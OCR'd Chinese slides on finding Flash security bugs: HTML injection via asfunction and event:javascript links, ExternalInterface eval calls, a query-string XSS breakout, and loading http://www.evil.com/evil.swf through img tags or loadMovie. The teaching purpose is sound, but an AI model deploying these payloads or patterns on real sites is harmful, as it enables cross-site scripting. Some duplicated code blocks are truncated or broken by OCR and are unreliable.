
<b><u><i><p><br>等标签。

漏洞挖掘

Flash内嵌HTML——Demo 1

```
this.createTextField("t", this.getNextHighestDepth(), 10, 10, 500, 500);

t.html = true;

t.htmlText = 'as2: <a href="asfunction:myFunction,' + _root.i1 + '">click1</a>';

t.htmlText += '<a href="' + _root.i2 + '">click2</a>';

function myFunction (param) {

t.htmlText += param+'-';

}
```

漏洞挖掘




```
this.createTextField("t", this.getNextHighestDepth(), 10, 10, 500, 500);

t.html = true;

t.htmlText = 'as2: <a href="asfunction:myFunction,' + _root.i1 + '">click

t.htmlText += '<a href="' + _root.i2 + '">click2</a>';

function myFunction (param) {

t.htmlText += param;2

}
```

Flash内嵌HTML——Demo 2

```
var t:TextField = new TextField(); // 实例化TextField对象
t.width = 500;
t.height = 300;

t.htmlText +=  '<a href="event:javascript:alert(document.documentElement.
innerHTML)">click1</a>';

t.addEventListener("link", clickHandler); // 监听链接点击事件

addChild(t); // 将TextField实例附加进Flash上下文

function clickHandler(e:TextEvent):void
{
		navigateToURL(new URLRequest(e.text),"_self");
}
```

漏洞挖掘



```
var t:TextField = new TextField(); // 实例化TextField对象
t.width = 500;
t.height = 300;

t.htmlText +=  '<a href="event:javascript:alert(document.documentElement.innerHTML)">cli

t.addEventListener("link", clickHandler); // 监听链接点击事件

addChild(t); // 将TextField实例附加进Flash上下文

function clickHandler(e:TextEvent):void
{
    navigateToURL(new URLRequest(e.text),"_self");
}
```

第 11 行（共 14 行），第 40 列

0 个错误 0 个警告

Flash内嵌HTML——Demo

<img>标签

img src可以直接嵌入第三方Flash文件，导致的效果其实就是“跨站Flash”，嵌入方式如下：

```
<img src='http://www.evil.com/evil.swf'>
```

与JavaScript进行通信

getURL()


navigateToURL()


getURL("javascript:alert(1)");。

navigateToURL(new URLRequest('javascript:alert(1)'),"_self");

漏洞挖掘


与JavaScript进行通信





ExternalInterface.addCallback("reg", as);

ExternalInterface.call("eval","alert(1)");



漏洞挖掘


与JavaScript进行通信

在如下HTML中加载该Flash文件：

```
<object classid="clsid:D27CDB6E-AE6D-11cf000" id="swf_ie">
		<param name="movie" value="test.swf" />
		<param name="allowScriptAccess" value="always" />
		<embed id="swf_ff" src="test.swf" allowScriptAccess="always">
		</embed>
</object>
<script>
function $(id){return document.getElementById(id);}
function swfobj() {    if (navigator.appName.indexOf("Microsoft") != -1) {
        return $('swf_ie');
    }
    else {
        return $('swf_ff');
    }
}
setTimeout(function(){
    swfobj().reg_name('hello lso');
},3000) // 延时3秒，等待test.swf加载完成
</script>
```

漏洞挖掘

与JavaScript进行通信


www.foo.com/test.swf?x=

www.foo.com/test.swf?x=\"));alert(document.domain)}catch(e){}//

www.foo.com says: 上的网页

www.foo.com

禁止此页再显示对话框。

漏洞挖掘

跨站Flash（Cross Site Flash）

在AS2中，loadMove等函数可以加载第三方Flash文件，如：


// AS2代码：

_root.loadMovie(_root.swf);

// 利用链接：

http://www.foo.com/load2.swf?swf=http://www.evil.com/evil.swf

漏洞挖掘



